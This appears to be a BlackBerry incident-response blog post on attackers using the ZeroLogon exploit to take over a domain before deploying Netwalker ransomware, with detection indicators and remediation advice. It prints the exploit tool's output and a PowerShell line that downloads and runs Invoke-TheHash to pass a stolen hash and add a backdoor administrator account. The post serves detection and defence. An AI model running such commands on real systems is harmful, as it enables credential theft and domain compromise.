
ZeroLogon to Ransomware

blogs.blackberry.com/en/2021/03/zerologon-to-ransomware

Codi Starks, Kevin Finnigin




Following patches released by Microsoft on August 11th, 2020, adversaries are continuing to exploit CVE-2020-1472, known as the ZeroLogon vulnerability. The vulnerability affects Microsoft's Netlogon Remote Protocol (MS-NRPC), a critical authentication mechanism used by Microsoft® Active Directory®. Successful exploitation can allow for escalation of privileges and ultimately full domain takeover[i].

The BlackBerry Incident Response (IR) team is closely monitoring exploitation of the vulnerability and has seen instances of the exploit used by threat groups to deploy ransomware. With the growing exploitation of the ZeroLogon vulnerability, it's important to understand how to mitigate the vulnerability and detect if you've been impacted by it.

To explain how threat actors are leveraging the vulnerability, we'll walk through a recent Netwalker ransomware incident handled by the BlackBerry IR team.

Pre-Exploit Activities



Before diving into the incident, let's cover some pre-exploit activities that are shared among many ransomware cases. Before a threat actor can begin to escalate privileges via ZeroLogon, they first need to establish a foothold on the network. BlackBerry has observed that misconfigured or unpatched network perimeter devices, such as firewalls and VPN appliances, continue to be the primary methods used to gain entry into the network. After establishing the initial foothold, there will typically be enumeration and scanning activity that occurs to create a map of the network.

The threat actor may then begin testing access to various systems via RDP or SMB in order to identify a system to pivot further into the network to target critical systems. These initial actions are seen frequently in ransomware incidents that the BlackBerry IR team responds to, and are not unique to the case discussed below.

The ZeroLogon Netwalker Case

Now that we've covered some common methods used to establish an initial foothold, we'll cover a true ransomware case where the ZeroLogon exploit was used to escalate privileges, prior to deploying Netwalker ransomware. Some critical Windows Event IDs used to detect ZeroLogon exploitation, including 4624 and 4742, were not available on the endpoint for the incident timeframe. Evidence of exploitation was still available on the source and destination devices, as discussed below.

BlackBerry initially discovered the first evidence of ZeroLogon exploitation through a suspicious authentication event to a Domain Controller. On the source device, Windows Event ID 4648 was logged displaying the process name used to connect to the remote system.

```
<Data Name="ProcessName">C:\GS1\zero.exe</Data>
<Data Name="IpAddress">            </Data>
<Data Name="IpPort">49155</Data>
```

Upon discovering the suspicious connection, the BlackBerry Research and Intelligence Team reverse engineered the file 'zero.exe' and determined it to be a custom developed ZeroLogon exploit binary. Once executed, the file is designed to run the exploit against a targeted Domain Controller, reset the Domain Controller's device password, extract the

NTLM hash of a user specified via a command line argument, and if desired, run arbitrary commands on the destination host. BlackBerry's testing confirmed these capabilities, as seen below.

```
C:\Users\Test.mal\Desktop>zero.exe 192.168.169.10 dcmal mal.local Administrator -c "Get-ADUser test"
Using:
IP - 192.168.169.10
DC - dcmal
DOMAIN - mal.local
ADMIN_USERNAME - Administrator
COMMAND - %COMSPEC% /C "Get-ADUser test"
==============================
authenticated
server passwd set successfully

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 12/11/2020 4:58:46 AM
Object Security ID   : S-1-5-21-647937293-1439930952-3231329498-500
Object Relative ID   : 500

Credentials:
Hash NTLM: ab8964f314411726472d0b2be83c13f4
+:+:+:+:+:+:+:+:+:+:+:+:+:+:+:+:+command executed+:+:+:+:+:+:+:+:+:+:+:+:+:+:+:+:+:+:+:+command executed+:+:+:
EXECUTED SUCCESSFULLY
```

Upon exploitation of the ZeroLogon vulnerability, the binary was configured to create a service with an arbitrary name of exactly 20 characters, which was used to reset the Domain Controller's machine password to its original state to avoid breaking authentication to/from the server. As the computer account is typically only reset every 30 days, seeing two resets in a short period of time would be a possible indicator of compromise (IOC) for the ZeroLogon exploit. BlackBerry discovered Windows Event ID 7045 logged on the Domain Controller, indicating a new service was installed, showing further evidence of the exploitation event:

```
<Data Name="ServiceName">MGHMDIONMHPMFNNENKGH</
Data>
<Data Name="ImagePath">powershell.exe -c Reset-
ComputerMachinePassword</Data>
<Data Name="ServiceType">user mode service</Data>
<Data Name="StartType">demand start</Data>
<Data Name="AccountName">LocalSystem</Data>
```

At the same time the Domain Controller began logging Event ID 5805 with a "Computer" parameter containing the Domain Controller's own device name. These events are used to indicate failed netlogon authentication events, and begin occurring once the Domain Controller's password has been changed via the ZeroLogon exploit. The events indicate the machine can no longer successfully authenticate using the expected credentials.

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/
event">
<System>
<Provider Name="NETLOGON" />
<EventID Qualifiers="0">5805</EventID>
<Level>2</Level>
<Task>0</Task>
<Keywords>0x0080000000000000</Keywords>
<TimeCreated SystemTime="                    />
<EventRecordID>718049</EventRecordID>
<Channel>System</Channel>
<Computer>                    .</Computer>
```

At this point, the threat actor successfully restored the Domain Controller's credentials to avoid detection. Additionally, the exploit allowed the attacker to obtain the NTLM hash for a Domain Administrator account. Next, the threat actor remotely created a user account on the Domain Controller using the NTLM hash of the Domain Administrator account harvested by the 'zero.exe' exploit. The popular 'Invoke-TheHash' powershell script was used to pass-the-hash and execute the account creation commands on the Domain Controller, similar to the command below:

```
IEX (New-Object Net.WebClient).DownloadString('https://github.com/Kevin-Robertson/Invoke-TheHash/blob/master/Invoke-TheHash.ps1');
Invoke-TheHash -Type SMBExec -Target 192.168.169.10 -domain mal -Username test -Hash ab8964f314411726472d0b2be83c13f4
-Command "net user admin Remark123! /add & net localgroup administrators admin /add"
```

Once the local account was created, the threat actor connected to the Domain Controller via RDP and used the mimikatz tool to harvest additional credentials on the Domain Controller. This was seen via the presence of the 'C:\Users\<username>\Downloads\mimikatz.log' file. At this point it was trivial for the threat actor to move laterally and deploy ransomware across additional network systems.

Hunting and Remediation

Patch management is the best method to prevent the exploitation of the ZeroLogon vulnerability, although there are cases where patching in a timely manner is simply not possible. In these cases, organizations should be aware of the impact of a successful exploitation event and its detection with what may be minimal log data. Learn more about the importance of patching along with recommendations for creating a robust vulnerability management program in our article examining critical behaviors that either stop incidents from happening or greatly reduce their impact.

Although in this case the end goal was a highly visible ransomware incident, it is possible that APT threat groups may have used or be using similar techniques for more covert and insidious campaigns. Understanding if you were already compromised prior to patching may be advisable. For assistance with determining this, reach out to your trusted security provider.

BlackBerry identified several IOCs that can be used to identify signs of ZeroLogon exploitation:

- Windows Event ID 4648 with a suspicious file name/path.

- Windows Event ID 7045 (Service Creation) with an Image Path of “Powershell -c Reset-ComputerMachinePassword”
- Multiple password resets for computer accounts, in particular, for the domain controller within a short space of time
- A large number of Windows Event ID 5805 events containing the Domain Controllers computer name, especially if seen in close relation with Event ID 7045.

---

[1] https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-1472

About Codi Starks

Senior Professional Services Incident Response Consultant at BlackBerry.

Codi Starks has more than twelve years of IT, cybersecurity, and incident response experience. During his time in the field he has supported and led difficult incident response engagements for Fortune 500 companies spanning multiple continents.

He currently holds several certifications and achievements, including an M.S. in Information Security and Assurance, as well as the OSCP and SANS GCFE certifications. He has won multiple cybersecurity competitions, including OpenSOC, SANS DFIR Netwars, and SOCX.

About Kevin Finnigin

Senior Manager of Threat Research at Cylance

Kevin Finnigin has 15 years' experience in information security, including over 8 years as an active duty Air Force officer. He's reversed engineered malware for both the U.S. government and private sector and performed incident response roles at various levels. He holds a number of credentials, including an M.S. in Information Assurance and SANS GCFA. While on the job, Kevin is most at home with IDA Pro opened and a PowerShell session ready to do his bidding.

Back